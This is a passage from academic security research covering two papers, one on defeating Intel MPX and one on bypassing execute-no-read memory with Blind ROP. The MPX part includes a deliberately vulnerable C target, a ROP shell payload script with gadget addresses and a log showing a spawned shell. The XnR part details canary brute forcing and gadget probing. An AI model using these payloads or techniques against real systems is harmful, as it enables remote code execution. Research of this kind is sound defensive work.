The test program is very small and likely does not include a sufficient number of gadgets – at least considering only return-based gadgets. A real ROP exploitable binary would typically have a larger size. [20] Static linking can be used to simulate the larger size of the binary to include sufficient gadgets for the purposes of demonstration and to simulate a larger gadget base. However static linking is not straightforward in this case, as there exists no statically compiled version of libmpx as of yet. Partial static linking also introduced problems, therefore simply including the needed gadgets in an additional object file was performed. The purpose of this is to allow the target program to simulate some larger real program which contains the aforementioned flawed pointer copy statement. These gadgets are contained in the file gadgets.o, and are linked in manually when compiling the target program.

The attack payload was constructed using ROPgadget, and slightly modified. It is given in listing 7.

```
$ /mpx_gcc/bin/gcc -std=c99 -fcheck-pointers -mmpx -
     L$MPX_RUNTIME_LIB -B$MPX_BINUTILS/bin -lmpx-runtime64 -
     Wl,-rpath,$MPX_RUNTIME_LIB target_mpx_fileio.c gadgets.
     o
$ mpx_exec -mpx-mode -- ./a.out ../
     return_oriented_programming/mpx_exploit/rop_payload
Allocating buffer ...
Reading 1145 bytes into buffer ...
sh-4.2$
```

We see here that control over the flow of execution is gained and the SDE executes a shell.

VII. Conclusion and future work

We have examined the effectiveness of Intel MPX in terms of mitigation of software bugs and found that executed with the SDE and GCC toolchain described in section III MPX is overall very effective.

It is conjectured that either statements which are undefined or otherwise unusual and not handled correctly can be imagined to break MPX functionality in some cases. A couple of such examples were suggested and a simple exploit for one of them, using well-known techniques, was presented.

While the main required bug used for the exploit is an intermediate compiler bug, it still gives an example of how runtime memory checks require the whole framework to contain no exploitable flaws in it. MPX would still appear to be very effective even with such flaws, since most situations seem to be handled gracefully. However it would probably still have some attack surface. At any given time, it may be conjectured that there exists some set of operations which are not handled correctly in all cases, similar to cases suggested herein. This set can be defined as the exploitable attack surface of MPX and similar systems.

It is not clear to what extent the attack surface of MPX will be reduced at the time it is deployed in production systems with real hardware support.

References

[1] T. M. Austin, S. E. Breach, and G. S. Sohi, "Efficient detection of all pointer and array access errors," in *Proceedings of the ACM SIGPLAN 1994 Conference on Programming Language Design and Implementation*, PLDI '94, (New York, NY, USA), pp. 290–301, ACM, 1994.

[2] J. Devietti, C. Blundell, M. M. K. Martin, and S. Zdancewic, "Hardbound: Architectural support for spatial safety of the c programming language," *SIGPLAN Not.*, vol. 43, pp. 103–114, Mar. 2008.

[3] G. C. Necula, J. Condit, M. Harren, S. McPeak, and W. Weimer, "Ccured: Type-safe retrofitting of legacy software," *ACM Trans. Program. Lang. Syst.*, vol. 27, pp. 477–526, May 2005.

[4] S. Nagarakatte, J. Zhao, M. M. Martin, and S. Zdancewic, "Softbound: Highly compatible and complete spatial memory safety for c," in *Proceedings of the 2009 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '09, (New York, NY, USA), pp. 245–258, ACM, 2009.

[5] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov, "Addresssanitizer: A fast address sanity checker," in *Proceedings of the 2012 USENIX Conference on Annual Technical Conference*, USENIX ATC'12, (Berkeley, CA, USA), pp. 28–28, USENIX Association, 2012.

[6] S. Nagarakatte, M. M. K. Martin, and S. Zdancewic, "Watchdoglite: Hardware-accelerated compiler-based pointer checking," in *Proceedings of Annual IEEE/ACM International Symposium on Code Generation and Optimization*, CGO '14, (New York, NY, USA), pp. 175:175–175:184, ACM, 2014.

[7] A. Tal, "Intel® software development emulator." https://software.intel.com/en-us/articles/intel-software-development-emulator. [Online; accessed 16-July-2014].

[8] H. Patil and C. Fischer, "Low-cost, concurrent checking of pointer and array accesses in c programs," *Softw. Pract. Exper.*, vol. 27, pp. 87–110, Jan. 1997.

[9] Intel®, "Intel® architecture instruction set extensions programming reference," Tech. Rep. 319433-014, Intel®, August 2012.

[10] Q. Ren, "[patch v3 1/4] x86, mpx: add documentation on IIntel® MPX." http://lwn.net/Articles/582739/, January 2014. [Online; accessed 19-June-2014].

[11] Intel®, "Intel® architecture instruction set extensions programming reference." https://software.intel.com/sites/default/files/managed/0d/53/319433-022.pdf, February 2015. [Online; accessed 13-February-2015].

[12] B. Patel, "Stop buffer overflows in their tracks with intel® memory protection extensions (Intel® MPX); intel® technology enhancements to prevent common exploits at the hardware level." https://intel.activeevents.com/sf13/connect/fileDownload/session/D54790FE7719095B6DD4727AA7F58778/SF13_SECS003_100.pdf, 2013. [Online; accessed 14-July-2014].

[13] B. Patel, "Intel® memory protection extensions (Intel® MPX) design considerations." https://software.intel.com/en-us/blogs/2013/07/23/intel-memory-protection-extensions-intel-mpx-design-considerations, July 2013. [Online; accessed 16-June-2014].

[14] K. Serebryany, "Discussion of intel® memory protection extensions (MPX) and comparison with addresssanitizer." https://code.google.com/p/address-sanitizer/wiki/IntelMemoryProtectionExtensions, November 2013. [Online; accessed 05-March-2014].

[15] I. Enkovich, "Pointer Bounds Checker insrumentation pass, tree-chkp.c part of GCC," 2014.

[16] C. Otterstad, "GCC Bugzilla - Bug 64363." https://gcc.gnu.org/bugzilla/show_bug.cgi?id=64363, 2014.

[17] I. Enkovich, "Intel® memory protection extensions (Intel® MPX) support in the gcc compiler." https://gcc.gnu.org/wiki/Intel%20MPX%20support%20in%20the%20GCC%20compiler, April 2014. [Online; accessed 16-June-2014].

[18] C. Otterstad, "Norwegian information security conference 2012." www.tapironline.no/last-ned/1081, November 2012. [Online; accessed 07-April-2013].

[19] H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, (New York, NY, USA), pp. 552–561, ACM, 2007.

[20] "Microgadgets: Size does matter in turing-complete return-oriented programming," in *Presented as part of the 6th USENIX Workshop on Offensive Technologies*, (Berkeley, CA), USENIX, 2012.

VIII. Appendix

Listing 6: target_mpx_fileio.c

```
/*
 * Target for simple MPX exploitation.
 *
 * Allocates a buffer on the stack of 512 bytes.
 * Then copies everything into that buffer.
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

int mem_cpy(char *destbuffer, const char *sourcebuffer,
     const unsigned int size);

int main(int argc, char **argv)
{
        char temp_buffer[512];
        int fd;
        char *buffer;
        struct stat statbuf;

        if(argc < 2) {
                printf("Usage: %s [file to parse]\n", argv
                     [0]);

                return 0;
        }

        if(stat(argv[1], &statbuf) < 0) {
                perror("stat");

                return 1;
        }

        if((fd = open(argv[1], O_RDONLY)) < 0) {
                perror("open");

                return 1;
        }

        printf("Allocating buffer ...\n");

        if(!(buffer = malloc(statbuf.st_size))) {
                perror("malloc");

                return 1;
        }

        printf("Reading %d bytes into buffer ...\n", statbuf
             .st_size);

        if(read(fd, buffer, statbuf.st_size) < 0) {
                perror("read");

                return 1;
        }

        mem_cpy(temp_buffer, buffer, statbuf.st_size);

        return 0;
}

int mem_cpy(char *destbuffer, const char *sourcebuffer,
     const unsigned int size)
{
        char *buffer2 = destbuffer;

        int j = 0;

        buffer2 = *(&destbuffer + j);

        for(unsigned int i = 0; i < size; i++)
                destbuffer[i] = sourcebuffer[i]; // Do not
                     have to use buffer2 for bound violation
                      to fail detection.

        return 0;
}
```

Listing 7: mpx_ropgadget_modified.py

```
#!/usr/bin/python
# execve generated by Ropgadget v4.0.3
from struct import pack

p = "\x41" * 536
# Padding goes here

p += pack("<Q", 0x0000000000400bd8) # pop rdx ; ret
p += pack("<Q", 0x0000000000601280) # @ .data
p += pack("<Q", 0x0000000000400bd2) # pop rax ; ret
p += "/bin//sh" # /bin//sh
p += pack("<Q", 0x0000000000400bce) # mov QWORD PTR [rdx],
    rax ; ret
p += pack("<Q", 0x0000000000400bd8) # pop rdx ; ret
p += pack("<Q", 0x0000000000601288) # @ .data + 8
p += pack("<Q", 0x0000000000400bda) # xor rax,rax ; ret
p += pack("<Q", 0x0000000000400bce) # mov QWORD PTR [rdx],
    rax ; ret
p += pack("<Q", 0x0000000000400beb) # pop rdi ; ret
p += pack("<Q", 0x0000000000601280) # @ .data
p += pack("<Q", 0x0000000000400bed) # pop rsi ; ret
p += pack("<Q", 0x0000000000601288) # @ .data + 8
p += pack("<Q", 0x0000000000400bd8) # pop rdx ; ret
p += pack("<Q", 0x0000000000601288) # @ .data + 8
p += pack("<Q", 0x0000000000400bda) # xor rax,rax ; ret
p += pack("<Q", 0x0000000000400bbd) # inc rax ; ret
# inc rax repeats 58 times.
p += pack("<Q", 0x0000000000400be8) # syscall
print p
```

Paper III

2.3 On the effectiveness of non-readable executable memory against BROP

List of authors

Christian Otterstad

Submitted to *ATIS 2017* and accepted as a short version. A full version is presented here.

III

On the effectiveness of non-readable executable memory against BROP

Christian Otterstad

Department of Informatics, University of Bergen, Norway

Abstract. With the advent of the low-level exploitation mitigation techniques W⊕X, ASLR, and stack canaries, the attacker has in most cases been forced to use ROP (Return-Oriented Programming) to enable successful arbitrary code execution. Strong, fine-grained ASLR has further raised the bar, requiring the attacker to possess an information leak or primitive to read memory. As a further mitigation technique to this attack scenario, XnR (Execute-no-Read) and similar protections have been suggested, which prevent an attacker from reading executable memory. This paper shows that BROP (Blind Return Oriented Programming) can in certain cases be used to exploit mitigation techniques similar to XnR (Execute-no-Read) on Linux x86-64. We examine some important aspects of BROP and its First Principles counterpart in the context of defeating XnR, and present and discuss extensions and complications. An exploit implementation is also presented and discussed, showing that XnR by itself—without sufficiently strong ASLR—offers no protection against BROP-type reading of memory.

1 Introduction

Traditionally on x86, due to its main memory non-Harvard architecture, an attacker could execute memory directly on the stack or heap. Given a write primitive that could overwrite a dereferenced pointer, e.g. a classic stack overflow, the attacker could redirect the flow of execution to arbitrary code [1]. A non-executable stack and heap sometimes denoted by W⊕X prevented direct machine code injection and subsequent direct execution [2,3]. The W⊕X mitigation required the attacker to reuse existing code in the application, as done with ret2libc (Return-to-libc) [4]. The introduction of ASLR (Address Space Layout Randomization) [5] enabled the defender to permute memory addresses such that the addresses of code needed by the attacker would be unknown at runtime. Weak ASLR implementations could in some cases be successfully exploited by brute force and variants thereof, such as heap spraying [6]. The Turing complete generalization of the ret2libc technique resulted in ROP (Return Oriented Programming), whereby the attacker concatenates selected return-terminated chunks of executable memory—gadgets—together to form a program by making the stack pointer effectively a program counter [7]. A variant of the technique

that discards of the requirement of gadgets being return terminated is JOP (Jump Oriented Programming) [8]. Such techniques can collectively be referred to as *code reuse*. Code reuse techniques can sometimes be used directly in the real world because the employed ASLR is often weak; in fact, so weak that the binary itself is not permuted nor is its offset shifted, unless PIE (Position Independent Executable) is used. Academia has developed multiple strong or fine-grained ASLR techniques [9–13]. However, the JIT-ROP paper [14] has shown that in some cases, when the attacker has an iterable read primitive, even arbitrarily strong ASLR can be defeated by reading the memory in situ.

XnR (Execute-no-Read) introduces the notion of executable but non-readable memory. This can be seen as a similar type of mitigation as the NX-bit to prevent an executable and readable stack or heap. Effectively, it grows the attribute set which can be used by the kernel to define and enforce memory constraints. XnR prevents the attacker from obtaining a reliable read primitive causing techniques such as JIT-ROP to fail. Similar mitigation efforts include HideM [15], Heisenbyte [16], NEAR [17], and Readactor [18]. In this paper such systems will for simplicity collectively be referred to as XnR or XnR-like techniques.

The W⊕X mitigation was at first implemented in software by the PaX team using segmentation and the page fault handler by forcing page faults. Only later was the technique adopted as a hardware feature on x86. It seems not unreasonable to believe XnR may see a similar adaptation, given that its apparent mitigation benefits hold. For x86, Intel EPT (Extended Page Table) can be used to provide hardware support for XnR, e.g. as used by Heisenbyte [16] and Readactor [18]. This makes XnR more attractive as it reduces the overhead associated with a pure software implementation. Since XnR-like techniques limit the options of the attacker with little overhead [16] and are thus likely to be adopted, it is important to determine how XnR can be bypassed. Although XnR prevents direct reading of executable memory, it does not prevent an attacker from indirectly inferring memory contents. This paper focuses on the effectiveness and limits of indirectly reading memory in a forking server context, with no scripting environment, where XnR is coupled with variably strong ASLR.

We remark that there are other mitigation techniques which are not considered in this paper. This includes e.g. CFI (Control Flow Integrity) [19, 20] and CPU enforced bounds checking, e.g. MPX (Memory Protection Extensions) [21].

The rest of the paper is structured as follows. Section 2 presents earlier relevant work and outlines the contributions of this paper. Section 3 present the attack model highlighting the weaknesses exploited by an attack on XnR. Section 4 presents and discusses an exploit capable of bypassing XnR in a particular environment based on the first principles technique. The same section also argues the crucial role of ASLR in this context. The procedure to perform gadget detection is discussed in more detail in Section 5. This section also considers com-

plications and alternative ways to optimize the XnR exploit. Section 6 discusses the overall effectiveness of XnR. Finally, a conclusion is given in Section 7.

2 Earlier work and new contributions

The most relevant paper about indirectly reading memory, which this paper builds directly upon, is "Hacking blind" [22], where the BROP (Blind Return Oriented Programming) technique is presented. BROP relies on blind and guided execution of remote memory. However, the final step in the BROP variant of the attack relies on reading memory directly, which is specifically prevented by XnR [23]. The authors of the paper [22] also present the "first principles" technique which does not rely on direct reading, but with no implementation provided. Hacking Blind briefly discusses how exploitation may be optimized if the attacker has a copy of the target binary. Another related technique is JIT-ROP, which enables defeating arbitrarily strong ASLR given a read primitive in a scripting environment [14].

The following is noted in the XnR paper [23] regarding the feasibility of a BROP attack:

"While XnR successfully prevents the full attack (because the third stage cannot read the executable memory), we have to note that the second stage could still execute successfully. However, the authors need a large number of requests to find even a single gadget, which makes finding enough gadgets for a full ROP chain likely impractical."

BROP has been examined previously by Keener Lawrence [24]. His thesis uncovered shortcomings relating to the fact that most programs do not appear to contain all of the required gadgets. Furthermore, he states that the first principles technique is not a reliable method to fall back on when BROP based attacks fail.

Werner, et al. [17] have found that XnR is possible to defeat in a Windows scripting environment by abusing the design of the threshold value for code page reads and executions. Another paper [25] has shown that injection of gadgets via a JIT compiler may be used to defeat imperfect XnR-like mitigation systems. A completely different exploitation approach may also be taken in some cases, namely that of a data-oriented exploit [26].

This paper evaluates the feasibility of attacking XnR and similar mitigation techniques under special circumstances—a forking server with no scripting environment. In particular, it examines if the BROP and the "first principles" techniques [22] can be applied to attack XnR, and what extensions are useful. Furthermore, an extension to the first principles technique, relying on a priori information available when not attacking blindly, is presented and discussed in the context of defeating XnR. In particular, the notion of using a multi-threaded attack and exploiting spatial information gleaned from a copy of the target bi-

nary is discussed. Finally, to the knowledge of the author, the first principles technique has been implemented in C for the first time with some extensions. The BROP technique previously implemented in Braille [22] has also been reimplemented in C and can be used as an attack method in the same exploit.

3 Attack model

This paper uses roughly the same attack model as in the XnR paper [23]. The defender has the following setup:

- The defender uses a "commodity operating system" [23], GNU/Linux in this case.
- The defender runs a forking TCP/IP server containing the required gadgets for successful exploitation. In this particular case, a toy skeleton server for testing purposes.
- The defender has an exploitable stack buffer overflow in the server.
- The defender is protected by ASLR/ASLP (Address Space Layout Permutation) of variable strength, NX-bit, canaries, and XnR.
- The defender is not aware of the ongoing attack.
- The defender runs on typical x86-64 server hardware.

By "variable strength," we mean a combination of ASLR and ASLP with variable randomization entropy and granularity at which code can be permuted. For simplicity, any type and strength of ASLR/ASLP will be referred to simply as ASLR.

The attacker's environment is described as follows:

- The attacker may have a copy of the vulnerable binary or the source code.
- The attacker knows of a memory corruption vulnerability, a stack buffer overflow in this case.
- The attacker has a read primitive, allowing arbitrary memory to be read, under the constraints of XnR.
- The attacker knows the OS version and architecture.
- The attacker does not need to know the protection mitigations that are in place.
- The goal of the attacker is arbitrary code execution with the possibility of falling back on arc injections and simpler attacks.

The attacker and defender have realistic computational power. Attacks are carried out over the network, but measurements against localhost may still be relevant for certain comparisons. The host system of the defender and the network assert a lower bound on the attacker's interaction latency.

4 Exploitation overview

This section first summarizes the overall exploitation approach, and then goes into implementation details concerning performance.

4.1 Exploitation approach

Since the attacker's goal is to obtain a shell on the remote server, the attacker must determine where certain gadgets are in memory. Once these gadgets are known they can be used directly in a JIT-ROP-style attack. The exploitation technique starts with enabling arc injection style probes which can execute memory. Once this primitive has been established, it is critical for the attacker to find the following gadgets: `syscall`, `pop rax`, `pop rdi`, `pop rsi`, and `pop rdx`. This is due to the calling convention on x86-64, as these registers are used to control the arguments to `syscall` and must to be under the attacker's control to enable spawning a shell. It should be noted that `pop` opcodes are not the only way to achieve this, but it is the most straightforward.

XnR does not prevent reading of non-executable memory. Hence, given a read primitive, the attacker can read e.g. the stack, heap, and BSS (Block Started by Symbol). In principle, all readable non-executable data should be readable. Since we assume that the ASLR is not so weak that the attacker can guess, know a priori, or trivially infer the addresses of the required gadgets, we require some way of learning where the gadgets are despite the higher entropy.

The observation that probes can be used to circumvent XnR-like systems is crucial and for that reason the concept and basic use of probes is restated here as this is a key technique used in the exploit. The attacker reconstructs the stack frame, including the canary, and is free to choose any return value—an arc injection. The result of executing non-executable memory or invalid code is a crash. The attacker can detect this behavior by the fact that the socket abruptly closes. An abrupt close can further be differentiated from other behavior by executing certain actual executable code, such as the socket not responding, or the socket responding according to the protocol with correct or incorrect data.

To reconstruct the stack frame, the attacker must have some primitive to disclose it. While an information leak may allow the canary to be read, the method of reading used herein relies on the well-established concept of brute forcing single bytes. The canary, `rbp`, and `rip` are 8 bytes, which are infeasible to brute force all at once. However, exploiting the fact that the values are not reset after exploitation attempts—a side effect of a forking environment—then each value only has 8 bits of entropy. The overall entropy is actually lower, as the x86-64 address space is only 48 bits. Canonical mode enforces sign extension of the most significant 16 bits, which makes them 0 on Linux.

Arc injections are enabled once the attacker reconstructs the stack frame by at minimum reading the canary and then setting `rip` to the target address to probe. Mounting arc injections into the program in turn becomes the attacker's indirect read primitive for code pages. Such arc injections can be considered as "probes". The attacker iterates over the primitive, enabling the scanning of larger sections of memory by sending multiple probes and detecting gadgets. The first gadget needed is a trivial crash gadget, deterministically assumed to be simply a null pointer. The next gadget required is a stop gadget. Any gadget that produces behavior differently from a crash gadget can be used as a stop gadget [22]. This behavior includes the socket sending data or that the remote process is hanging. By configuring probes in various ways, different types of gadgets can be detected. Gadgets are further discussed in Section 5.

4.2 The first principle technique

Hacking Blind [22] presents two techniques with some common traits, collectively named BROP: One technique which will be referred to as the PLT (Procedure Linkage Table) technique, and another which is referred to in the original paper as "first principles". The former utilizes the BROP gadget and `strcmp` to control the required registers and enable system calls through the PLT. However, the PLT technique cannot directly perform arbitrary system calls as it has no `syscall` gadget. The final step to learn the location of the `syscall` gadget directly reads code, which makes the technique in its original form useless against XnR. The second technique never directly reads memory, which makes it directly applicable against XnR. This paper therefore focuses on the first principles technique and its applicability to circumventing XnR. New extensions that are introduced to the original first principles technique will be explained as well. The resulting technique is named *extended first principles*. The extended first principles technique works by performing the following steps:

- Scan the local copy of the target binary, identify all gadgets.
- Detect the size of the remote buffer.
- Brute force the canary and `rip`, use `rip` as a basis for scanning.
- Scan and detect a stop gadget.
- Scan and detect all stack popping gadgets, exploit spatial locality for more efficient probe selection when possible.
- Scan and find a `syscall` gadget, again exploit spatial locality when possible.
- Determine which stack pop gadgets pop into `rax`, `rdi`, `rsi`, and `rdx`.
- Construct and execute a ROP attack based on the detected addresses.

The reason the original BROP attack cannot be used is not only that memory cannot be read, but even the BROP gadget and PLT do not appear very useful, unless the PLT contains all the required entries. The attacker still needs control over the `syscall` gadget which cannot be reliably detected without controlling `rax`. Therefore, the attacker would be forced to scan for all stack popping gadgets even if there is access to the BROP gadget and the PLT.

4.3 The importance of ASLR

Since the strength of the ASLR implementation greatly affects the overall complexity of the attack, it makes sense that any XnR-like implementation should ideally be coupled with a strong ASLR implementation. As an example, the original XnR paper specifically requires one of three particular strong ASLR implementations:

1. Binary stirring [9].
2. Where'd my gadgets go [10].
3. XIFER (Gadge me if you can) [11].

Other ASLR implementations are also noteworthy, in particular selfrando [12] and ASLR-NG [13]. As an example of a strong ASLR implementation, XIFER appears to have $\log_2(16!) \approx 44.25$ bits of entropy [11]. This is likely impractical to attack due to the large address space that must be scanned. However, smaller address spaces may still be susceptible to attack.

However, it should be noted that it is not entirely unreasonable for a defender to run XnR without a strong ASLR implementation, even if this goes directly against the advice of the developers of XnR. In such cases the attack would be greatly simplified, depending on how weak the ASLR implementation is. If only normal ASLR is used, the attacker could simply use traditional deterministic ROP, since the attacker is assumed to have the target binary. If PIE is enabled, the Offset2lib attack could be used [27].

Weak ASLR may be used in practice due to the additional cost incurred by strong ASLR. Additional security often comes at a cost in terms of practicality, compatibility, and/or performance. If a corporation sees a certain percentage overhead by running a particular strong ASLR implementation, it may be beyond what they consider acceptable cost. In addition to possible compatibility issues, reduced performance essentially results in a loss of profit—if there is no successful attack. Historically, the PaX ASLR implementation has been seen as superior to the standard Linux ASLR, yet most systems do not run PaX ASLR. For these reasons, it seems reasonable to assume that an attacker may be facing variable strength ASLR in the real world when attacking a future system running XnR or equivalent mitigation solutions.

5 Gadget detection

This section discusses some important aspects related to detecting gadgets and avoiding false positives. It also outlines how the performance of gadget detection can be improved.

5.1 Challenges with gadget detection

The following basic primitives exist: [22]

- The ability to find the BROP gadget.
- The ability to find the PLT.
- The ability to find `pop` gadgets.
- The ability to find `syscall` gadgets.
- The ability to find a generic gadget.

A generic gadget is a gadget that executes some unknown code and returns safely, which is identifiable behavior. Useful gadgets such as `inc rdx` may be possible to locate by chaining together generic gadgets and then an identifying gadget. Since a true generic gadget is safe to execute, multiple such gadgets may be concatenated without the remote process crashing. Assume the attacker already has the ability to control `rax`, `rdi`, and `rsi` but cannot find a `pop rdx` gadget. If it is possible to set `rdx` to a non-zero value, the attacker has some control over it and can confirm the behavior by e.g. reading non-executable memory pages directly which would disclose the value of `rdx`. Blind execution of generic gadgets may be combined with efforts to map regions of memory with known local memory, depending on the granularity of the ASLR in place.

The BROP gadget is useful in the original BROP attack, which involves reading the binary directly. It is useful since it offers control over both `rdi` and `rsi` with a single gadget. Nevertheless, after finding the BROP gadget it would still be necessary to scan for and identify all stack popping gadgets when using first principles, hence limiting its usefulness. Nevertheless, it would be useful if `rdi` and `rsi` cannot be controlled with normal stack popping gadgets.

As an aside, Hacking Blind [22] suggests using strcmp to set `rdx` in the original BROP attack, which they claim sets it to "the length of the string" [22]. However, this is found to not always be the case and the technique may therefore not be reliable on all versions of glibc. Some older versions of glibc (e.g. 2.12, 2.17, 2.21-r1) seem to fail to set `rdx` at all. Whereas in others (e.g. 2.22-r4) `rdx` appears to be set to the value of the element in the string given in `rsi` that did not match the same element offset in `rdi`. The result is that on some implementations `rdx` cannot be set to an arbitrary value (between 0 and 255) using this technique. However, on e.g. 2.22-r4 it can readily be set to 255. The attacker can e.g. pick two values one byte apart based on the detected `rsp`, and then once more memory is known increase the value `rdx` will be set to.

In cases where there are no direct `pop rdi`, `pop rsi`, and `pop rdx` gadgets then the PLT technique would be useful. However, in most cases the limiting factor would be control over `rax` and `syscall`, as they are more rare [24].

When employing the first principles technique, caution must be exerted when attempting to detect stack popping gadgets. In particular, care must be taken to avoid false positives. Consider the issue in Listing 1.1 where a false positive detection of a `pop` gadget has occurred at `0x4014c2`. In the procedure epilog, the gadget sets the stack pointer 8 bytes higher than at entry point. This results in gadget behavior as if it was doing a `pop` and return. To avoid this issue the attacker should swap the stop and crash pointers and increment the probe pointer by one. In this case a probe to the same gadget will crash. A real `pop` gadget will stop when probed at an offset of +1.

Listing 1.1. Pop gadget detection, false positive. Truncated.

```
0x4014c2 mov    r15d,edi
0x4014c5 push   r14
0x4014c7 mov    r14,rsi
0x4014ca push   r13
0x4014cc mov    r13,rdx
0x4014cf push   r12
0x4014d1 lea    r12,[rip+0x200938]
0x4014d8 push   rbp
0x4014d9 lea    rbp,[rip+0x200938]
0x4014e0 push   rbx
...
0x401512 pop    rbx
0x401513 pop    rbp
0x401514 pop    r12
0x401516 pop    r13
0x401518 pop    r14
0x40151a pop    r15
0x40151c ret
```

Issues can arise when attempting to classify `pop` gadgets. A probed address that is a stop gadget by itself will result in a false positive. Furthermore, a probe address that will return into a procedure epilog will result in a false positive. An example of the former case follows. In this case, a candidate for a stack popping gadget has been detected at 0x400e7b. Keep in mind that a stop gadget is a gadget that sends a particular message to the attacker.

Listing 1.2. Pop gadget detection, false positive, actually a stop gadget.

```
0x400e7b mov    edi,eax
0x400e7d call   0x400a00 <inet_ntoa@plt>
0x400e82 mov    rsi,rax
```

```
0x400e85 mov     edi,0x401762
0x400e8a mov     eax,0x0
0x400e8f call    0x400a30 <printf@plt>
0x400e94 mov     eax,DWORD PTR [rip+0x20126e] # 0x602108 <
    client_sockfd>
0x400e9a mov     ecx,0x0
0x400e9f mov     edx,0x10
0x400ea4 mov     esi,0x40177d
0x400ea9 mov     edi,eax
0x400eab call    0x400a20 <send@plt>
```

It is observed that this address is actually a stop gadget by itself. Dealing with this issue can be done by using the following procedure. A stack popping candidate must be:

- A gadget that does not pop when probed an offset of +1.
- A gadget that crashes when called with only subsequent crash gadgets.
- A gadget that is not a stop gadget.

As mentioned, returning into the procedure epilog also presents issues. Consider the following case where a stack popping gadget candidate is found at 0x401035.

Listing 1.3. Pop gadget detection, false positive, leave opcode.

```
0x401035 mov     rbp,rsp
0x401038 sub     rsp,0x10
0x40103c mov     DWORD PTR [rbp-0x4],edi
0x40103f mov     eax,DWORD PTR [rbp-0x4]
0x401042 cmp     eax,0x2
0x401045 je      0x401051 <handle_signal+29>
0x401047 cmp     eax,0xb
0x40104a je      0x4010af <handle_signal+123>
0x40104c jmp     0x40110d <handle_signal+217>
0x40110d leave
0x40110e ret
```

The leave instruction causes similar behavior to a stack popping gadget. Leave will move `rbp` into `rsp` and then do `pop rbp`.

Another example of a false positive is as follows:

Listing 1.4. Pop gadget detection, false positive, sub opcode.

```
0x400fab <main+1>:     mov     rbp,rsp
0x400fae <main+4>:     sub     rsp,0x470
```

5.2 Correct gadget detection

Based on the issues presented in Section 5.1, this section describes the mechanism for proper detection of generic popping gadgets. Detection of specific gadgets will also be described.

We recall that the attacker needs to verify that a pop candidate actually can remove an 8 byte value from the stack. Furthermore, a true pop gadget incremented by an offset of one should not pop from the stack. Finally, the candidate must be tested for not being a stop gadget by itself. Detection of stack popping gadget candidates therefore should use the probes given in Figures 1, 2, and 3:

Fig. 1. *To check that a* `pop` *results in a stop.*

Fig. 2. *To check that an increment by one results in a stop.*

Fig. 3. *To check that the probe itself is not a stop.*

The rest of this section regards the procedure for finding the `syscall` gadget and for identifying the detected stack popping gadget candidates. The attacker may be lucky and find that certain registers at the time the vulnerable function returns contain sane values that can be used as arguments for a certain PLT entry such as write [22]. The same principle could be exploited when attempting to detect `syscall`, but is likely to be rare and therefore not reliable in the sense that not many programs will have this register configuration. Furthermore, even if the attacker could find the `syscall` gadget first, without any control over the registers the `syscall` gadget alone does not appear to give any immediate benefit to the attacker.

Hacking Blind [22] suggests setting all identified `pop` gadgets to pause and check if the probe hangs. This procedure works. The exploit records known hang addresses while scanning for `pop` gadgets. These addresses can then be skipped when scanning for `syscall`. False positives can be identified by testing the functionality of the `syscall` gadget. If it does hang, then it should not hang on other `syscall` arguments.

Falsely detected `pop` gadgets may ruin `syscall` gadget detection if any of the pop candidates will crash the ROP chain. Therefore, all `pop` gadgets must be known to be good before proceeding. The procedure suggested in Figures 1, 2, and 3 should be used to avoid this issue. Another procedure that should add further confidence would be to check that each detected gadget is a true generic gadget.

To find `rdi`, Hacking Blind suggests using the `nanosleep` system call, stating it takes arguments of the form `nanosleep(len, rem)`, where len is the nanoseconds to sleep. The argument is actually a pointer to a struct timespec, but it cannot contain arbitrary non-zero values. On Linux 4.4.6, it appears the `nanosleep` system call cannot be used if `rdi` is pointing to a double word that contains any value (for `tv_sec`) higher than `0x7fffffffffffff`, followed by (`tv_nsec`) `0x000000003b9ac9ff`. Such a structure in memory with these particular values is unknown at this point for the attacker. Therefore it does not seem ideal to use as a vector. The attacker could possibly use the leaked stack frame pointer to determine where the stack is and use values written to the stack as a timespec structure. However, an alternative not mentioned in Hacking Blind is to use `close` and simply guess, or brute force the FD (File Descriptor). When the source for the target is available, the attacker can also in some cases simply determine the FD a priori.

To find `rsi`, Hacking blind suggests using `kill`. However, `kill(pid, sig)` with pid = 0 and sig set to a terminating signal such as `SIGTERM` or `SIGKILL` will kill the whole group, including the parent. This causes the whole server to terminate and therefore stops the attack. A possible solution is to call `setsid` first to create a new group, s.t. the parent process is not killed as well. It does not seem the `setsid` call can be ignored. Even with a server that gets restarted by some other process, e.g. inetd or equivalent would have its entropy reissued by the system. Therefore, it cannot be relied on even with a server of this nature.

To find `rdx`, Hacking Blind suggests using `clock_nanosleep`. However, `clock_nanosleep` has the same issue as regular `nanosleep`. In the exploit it was decided to use `write` instead.

5.3 Performance

We shall now examine additional ways to improve the performance of the exploit. There are basically two ways the overall performance can be improved: By reducing the number of probes, and by improving the rate at which probes are evaluated. In general, the execution rate of the exploit is bounded by:

- The attacker's timing.
- The defender's total CPU performance.
- If applicable: The defender's amount of RAM.
- The network connection.
- If applicable: The number of workers available to the defender.

The number of probes required is directly related to the ASLR implementation. In this paper, a variable ASLR implementation is assumed based on the conjecture that at least some real defenders will be unwilling to pay the cost of running the strongest ASLR implementations. The exploit is able to take advantage of a priori knowledge in some cases by supplying the exploit with an argument of a binary copy of the target program being attacked. If assuming a unique gadget A is found remotely, e.g. a `pop rax` gadget residing at address x, and the local offset from gadget A to gadget B, has a difference less than the minimum basic block size, then the attacker will immediately know a possible remote address of gadget B as well, based on its location in the copy of the binary. This reduces the entropy of the remote machine memory. The ability of an exploit to variably adjust its minimum basic block size based on probes—whilst still able to fall back on first principles probes—is as far as the author is aware not previously published. The basic algorithm for such spatial inference is given in Algorithm 1.

Consider the following example. `pop rax` was found remotely at `0x401482`. `pop rax` and `pop rdi` are found locally at respectively the offset `0x8d2` and `0x8eb` into the .text section. The delta is `0x19`. Hence `pop rdi` should be found remotely at `0x40149b`. This address can be probed first, if it is not found, we set the minimum basic block size to `0x19` and continue scanning as normally (if there are no more adjacent gadgets with a delta less than `0x19`). If it is found, we record the gadget and move on to the next required gadget.

